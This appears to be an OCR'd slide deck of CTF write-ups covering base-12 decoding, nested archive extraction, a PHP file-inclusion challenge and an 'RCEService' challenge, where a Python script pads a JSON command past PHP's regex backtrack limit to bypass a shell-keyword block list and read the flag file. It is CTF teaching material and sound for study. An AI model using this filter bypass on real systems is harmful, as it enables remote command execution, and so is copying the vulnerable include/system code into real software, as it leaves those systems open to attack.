
shades of redpwn

CTF

SOSECURE

shades of redpwn






CTF

SOSECURE

shades of redpwn



CTF

SOSECURE

shades of redpwn

main.py

Run

```
1  a = "86 90 81 87 a3 83 40 41 40 96 7b 41 97 7b 91 44 87
       41 83 44 41 a5".split()
2  for i in a:
3      print(int(i, 12))
4
```

Shell

```
102
108
97
103
123
99
48
49
48
114
95
49
115
95
109
52
103
49
99
52
49
125
```


CTF

SOSECURE

shades of redpwn

CTF

Rabbit



CTF

SOSECURE

Rabbit

```
┌──(kali㉿kali)-[~/Desktop]
└─$ file flag.txt
flag.txt: bzip2 compressed data, block size = 900k
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ xxd flag.txt | head -n 1
00000000: 425a 6839 3141 5926 5359 b976 43fd 00b7  BZh91AY&SY.vC ...
```


```
┌──(kali㉿kali)-[~/Desktop]
└─$ xxd flag.txt | head -n 1 | cut -d " " -f 2
425a
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ mv flag.txt flag.bz2

┌──(kali㉿kali)-[~/Desktop]
└─$ bzip2 -d flag.bz2
```

CTF

SOSECURE

Rabbit



CTF

SOSECURE


Rabbit

```
┌──(kali㉿kali)-[~/Desktop]
└─$ file flag
flag: Zip archive data, at least v2.0 to extract, compression method=deflate

┌──(kali㉿kali)-[~/Desktop]
└─$ xxd flag | head -n 1 | cut -d " " -f 2
504b
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ mv flag flag.zip

┌──(kali㉿kali)-[~/Desktop]
└─$ unzip flag.zip
Archive:  flag.zip
  inflating: flag.txt
```

CTF

Rabbit



CTF

Rabbit

```
┌──(kali㉿kali)-[~/Desktop]
└─$ rm flag.zip
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ file flag.txt
flag.txt: gzip compressed data, was "flag.txt", last modified: Thu Mar 17 09:
14:46 2022, from Unix, original size modulo 2^32 300437

┌──(kali㉿kali)-[~/Desktop]
└─$ xxd flag.txt | head -n 1 | cut -d " " -f 2
1f8b
```

CTF

Rabbit

```
┌──(kali㉿kali)-[~/Desktop]
└─$ mv flag.txt flag.gz

┌──(kali㉿kali)-[~/Desktop]
└─$ gzip -d flag.gz
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ file flag.txt
flag.txt: XZ compressed data, checksum CRC64

┌──(kali㉿kali)-[~/Desktop]
└─$ xxd flag.txt | head -n 1 | cut -d " " -f 2
fd37
```

CTF

SOSECURE

Rabbit

```
┌──(kali㉿kali)-[~/Desktop]
└─$ p7zip -d flag.7z

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,4 CPUs
Intel(R) Core(TM) i7-8850H CPU @ 2.60GHz (906EA),ASM,AES-NI)

Scanning the drive for archives:
1 file, 300144 bytes (294 KiB)

Extracting archive: flag.7z
WARNING:
flag.7z
Can not open the file as [7z] archive
The file is open as [xz] archive

--
Path = flag.7z
Open WARNING: Can not open the file as [7z] archive
Type = xz
Physical Size = 300144
Method = LZMA2:23 CRC64
Streams = 1
Blocks = 1
```

CTF

Rabbit

SOSECURE

Open | test.sh ~/Desktop | Save

```
#!/bin/bash

while [[ true ]]; do
    if [[ -f flag.txt ]]
    then
        file="flag.txt"
        result=`xxd flag.txt | head -n 1 | cut -d ' ' -f 2`
    else
        file="flag"
        result=`xxd flag | head -n 1 | cut -d ' ' -f 2`
    fi
    if [[ $result == "425a" ]]
    then
        mv $file flag.bz2
        bzip2 -d flag.bz2
    elif [[ $result == "504b" ]]
    then
        mv $file flag.zip
        unzip flag.zip
        rm flag.zip
    elif [[ $result == "1f8b" ]]
    then
        mv $file flag.gz
        gzip -d flag.gz
    elif [[ $result == "fd37"  ]]
    then
        mv $file flag.7z
        p7zip -d flag.7z
    else
        exit 1
    fi
done
```

CTF


SOSECURE

Rabbit

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ./test.sh
Archive:  flag.zip
  inflating: flag.txt
Archive:  flag.zip
  inflating: flag.txt
Archive:  flag.zip
  inflating: flag.txt
Archive:  flag.zip
  inflating: flag.txt

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,4 CPUs
Intel(R) Core(TM) i7-8850H CPU @ 2.60GHz (906EA),ASM,AES-NI)

Scanning the drive for archives:
1 file, 300144 bytes (294 KiB)

Extracting archive: flag.7z
WARNING:
flag.7z
Can not open the file as [7z] archive
The file is open as [xz] archive
```

CTF

Rabbit




```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat flag
ZmxhZ3t0MDBfbTRueV96MXBfZjFsM30=

┌──(kali㉿kali)-[~/Desktop]
└─$ cat flag | base64 -d
flag{t00_m4ny_z1p_f1l3}
```

CTF


SOSECURE

Had Bad Day

```
┌──(root㉿kali)-[/home/kali/had-bad-day/challenge]
└─# docker run -p 80:80 had-bad-day
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set
the 'ServerName' directive globally to suppress this message
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set
the 'ServerName' directive globally to suppress this message
[Mon Jun 13 07:20:25.482765 2022] [mpm_prefork:notice] [pid 1] AH00163: Apache/2.4.53 (Debian) PHP/7.4.30 confi
gured -- resuming normal operations
[Mon Jun 13 07:20:25.482837 2022] [core:notice] [pid 1] AH00094: Command line: 'apache2 -D FOREGROUND'
[Mon Jun 13 07:20:32.801285 2022] [mpm_prefork:notice] [pid 1] AH00170: caught SIGWINCH, shutting down gracefully

┌──(root㉿kali)-[/home/kali/had-bad-day/challenge]
└─# docker run -p 80:80 had-bad-day
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set the 'Se
rverName' directive globally to suppress this message
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set the 'Se
rverName' directive globally to suppress this message
[Mon Jun 13 07:21:00.114988 2022] [mpm_prefork:notice] [pid 1] AH00163: Apache/2.4.53 (Debian) PHP/7.4.30 configured -
- resuming normal operations
[Mon Jun 13 07:21:00.115070 2022] [core:notice] [pid 1] AH00094: Command line: 'apache2 -D FOREGROUND'
172.17.0.1 - - [13/Jun/2022:07:21:07 +0000] "\x16\x03\x01\x02" 400 484 "-" "-"
172.17.0.1 - - [13/Jun/2022:07:21:07 +0000] "\x16\x03\x01\x02" 400 484 "-" "-"
172.17.0.1 - - [13/Jun/2022:07:21:08 +0000] "\x16\x03\x01\x02" 400 484 "-" "-"
172.17.0.1 - - [13/Jun/2022:07:21:08 +0000] "\x16\x03\x01\x02" 400 484 "-" "-"
172.17.0.1 - - [13/Jun/2022:07:21:09 +0000] "\x16\x03\x01\x02" 400 484 "-" "-"
172.17.0.1 - - [13/Jun/2022:07:21:12 +0000] "\x16\x03\x01\x02" 400 484 "-" "-"
172.17.0.1 - - [13/Jun/2022:07:21:33 +0000] "GET / HTTP/1.1" 200 1229 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Ge
cko/20100101 Firefox/91.0"
172.17.0.1 - - [13/Jun/2022:07:21:33 +0000] "GET /css/material.min.css HTTP/1.1" 200 21093 "http://172.19.0.1/" "Mozil
la/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
172.17.0.1 - - [13/Jun/2022:07:21:33 +0000] "GET /css/style.css HTTP/1.1" 200 1023 "http://172.19.0.1/" "Mozilla/5.0 (
X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
172.17.0.1 - - [13/Jun/2022:07:21:33 +0000] "GET /js/material.min.js HTTP/1.1" 200 12051 "http://172.19.0.1/" "Mozilla
/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
172.17.0.1 - - [13/Jun/2022:07:21:33 +0000] "GET /favicon.ico HTTP/1.1" 404 488 "http://172.19.0.1/" "Mozilla/5.0 (X11
; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
172.17.0.1 - - [13/Jun/2022:07:21:48 +0000] "GET / HTTP/1.1" 200 1229 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Ge
cko/20100101 Firefox/91.0"
172.17.0.1 - - [13/Jun/2022:07:21:48 +0000] "GET /css/style.css HTTP/1.1" 200 1024 "http://localhost/" "Mozilla/5.0 (X
11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
172.17.0.1 - - [13/Jun/2022:07:21:48 +0000] "GET /js/material.min.js HTTP/1.1" 200 12052 "http://localhost/" "Mozilla/
```

CTF

Had Bad Day




CTF

Had Bad Day

```
        </div>
        <h3>Cheer up!</h3>
          <p>
            Did you have a bad day? Did things not go your way today? Are you feeling down? Pick an option and let the adorable imag
          </p>
          <div class="page-include">
          <?php
error_reporting(0);
          $file = $_GET['category'];

          echo 'Flag is here : /secret/flag.php <br>';
          if(isset($file))
          {
              if( strpos( $file, "woofers" ) !==  false || strpos( $file, "meowers" ) !==  false || strpos( $file, "index")){
                  include ($file . '.php');
              }
              else{
                  echo "Sorry, we currently only support woofers and meowers.";
              }
          }
          ?>
      </div>
```


CTF

Had Bad Day



CTF

Had Bad Day



CTF

SOSECURE

RCEService

CTF

SOSECURE

RCEService

```
<html>
  <body>
    <h1>Web Adminstration Interface</h1>

<?php

putenv('PATH=/home/rceservice/jail');

if (isset($_REQUEST['cmd'])) {
  $json = $_REQUEST['cmd'];

  if (!is_string($json)) {
    echo 'Hacking attempt detected<br/><br/>';
  } elseif (preg_match('/^.*(alias|bg|bind|break|builtin|case|cd|command|compgen|complete|continue|declare|dirs|disown|echo|enable|eval|exec|exit|export|fc
|fg|getopts|hash|help|history|if|jobs|kill|let|local|logout|popd|printf|pushd|pwd|read|readonly|return|set|shift|shopt|source|suspend|test|times|trap|type|
typeset|ulimit|umask|unalias|unset|until|wait|while|[\x00-\x1FA-Z0-9!#-\/;-@\[-`|~\x7F]+).*$/', $json)) {
    echo 'Hacking attempt detected<br/><br/>';
  } else {
    echo 'Attempting to run command:<br/>';
    $cmd = json_decode($json, true)['cmd'];
    if ($cmd !== NULL) {
      system($cmd);
    } else {
      echo 'Invalid input';
    }
    echo '<br/><br/>';
  }
}

?>


    <form>
      Flag is here: /home/rceservice/flag<br>
      Enter command as JSON:
      <input name="cmd" />
    </form>
  </body>
</html>
```

CTF

RCEService

CTF

RCEService

CTF

RCEService

Runtime Configuration

The behaviour of these functions is affected by settings in `php.ini`.

PCRE Configuration Options

Name	Default	Changeable	Changelog
pcre.backtrack_limit	"1000000"	PHP_INI_ALL	
pcre.recursion_limit	"100000"	PHP_INI_ALL	
pcre.jit	"1"	PHP_INI_ALL	

CTF

SOSECURE

RCEService

```
import requests

padding = " " * 1000000
target = "http://167.71.223.179/"
payload = '{"cmd": "/bin/cat /home/rceservice/flag"}' + padding

r = requests.post(target, data={'cmd': payload})
print(r.text)
```

CTF

SOSECURE

RCEService

```
tester@playground:~/test$
tester@playground:~/test$ python3 exploit.py
<html>
  <body>
    <h1>Web Adminstration Interface</h1>

Attempting to run command:<br/>flag{pr3g_M@tcH_m@K3s_m3_w@Nt_t0_cry!!1!!1!}
<br/><br/>
    <form>
      Flag is here: /home/rceservice/flag<br>
      Enter command as JSON:
      <input name="cmd" />
    </form>
  </body>
</html>
```

CTF

Base64Base64Base64

cipher.txt

```
1  Vm0wd2QyUXlVWGxWV0d4V1YwZDRWMVl3WkRSV01WbDNXa1JTVjAxV2JETlhhMUpUVmpBeFYySkVUbGhoTVVwVVZtcEJlRll5U2tWVWJHaG9UVlZ3Vl
   ZadGNFSmxSbGw1VTJ0V1ZXSkhhRzlVVmxaM1ZsWmFjVkZ0UmxSTmJFcEpWbTEwYTFkSFNrZGpSVGxhVmpOU1IxcFZXbUZrUjA1R1UyMTRVMkpIZHpG
   V1ZFb3dWakZhV0ZOcmFHaFNlbXhXVm1wT1QwMHhjRlpYYlVaclVqQTFSMXBGV2xOVWJGcFZWbXR3VjJKVVJYZFdha1pYWkVaT2MxZHNhR2xTTW1oWl
   YxZDRiMkl5Vm5OVmJGWlRZbFZhY2xWcVFURlNNVlY1VFZSU1ZrMXJjRWxhU0hCSFZqRmFSbUl6WkZkaGExcG9WakJhVDJOdFJraGhSazVzWWxob1dG
   WnRNSGhPUm14V1RVaG9XR0pyTlZsWmJGWmhZMVphZEdSSFJrNVNiRm93V2xWYVQxWlhTbFpqUldSYVRVWmFNMVpxU2t0V1ZrcFpXa1p3VjFKV2NIbF
   dWRUpoVkRKT2MyTkZhR3BTYkVwVVZteG9RMWRzV1hoWGJFNVRUV3hHTlZWdGRHdGhiRXAwVld4c1dtSkdXbWhaTW5oWFl6RldjbHBHWkdsU2JrSmFW
   MnhXWVZReFdsaFRiRnBZVmtWd1YxbHJXa3RUUmxweFUydGFiRlpzV2xWGExcDNZa2RGZWxGcmJGaFhTUpJVmtSS1UxWXhXblZWYldoVFlYcFdlbG
   RYZUc5aU1XUkhWMjVTVGxkSFVsWlVWbHBIVFRGU1ZtRkhPV2hpUlhCNldUQmFjMWR0U2tkWGJXaGFUVzVvV0ZreFdrZFdWa3B6VkdzMVYwMVZiekZX
   YlhCTFRrWlJlRmRzYUZSaVJuQnhWV3hrVTFsV1VsWlhiVVpPVFZad2VGVXlkREJXTVZweVkwWndXR0V4Y0ROV2FrWkxWakpPU1dKR1pGZFNWWEJ2Vm
   10U1MxUXlUWGxVYTFwb1VqTkNWRmxZY0ZkWFZscFlZMFU1YVUxcmJEUldNV2h2V1ZaS1IxTnNaRlZXYkZwNlZHeGFZVmRGTlZaUFZtaFRUVWhDU2xa
   c1pEUmpNV1IwVTJ0b2FGSnNTbGhVVlZwM1ZrWmFjVk5yWkZOaVJrcDZWa2N4YzFVeVNuSlRiVVpYVFc1b1dGZFdXbEpsUm1SellVWlNhVkp1UWxwV2
   JYUlhaREZaZUdKSVNsaGhNMUpVVlcxNGQyVkdWWGxrUjBacFVteHdlbFV5ZUhkWGJGcFhZMGhLVjFaRldreFdha3BQVTFkS1IxcEdaRk5XV0VKMlZt
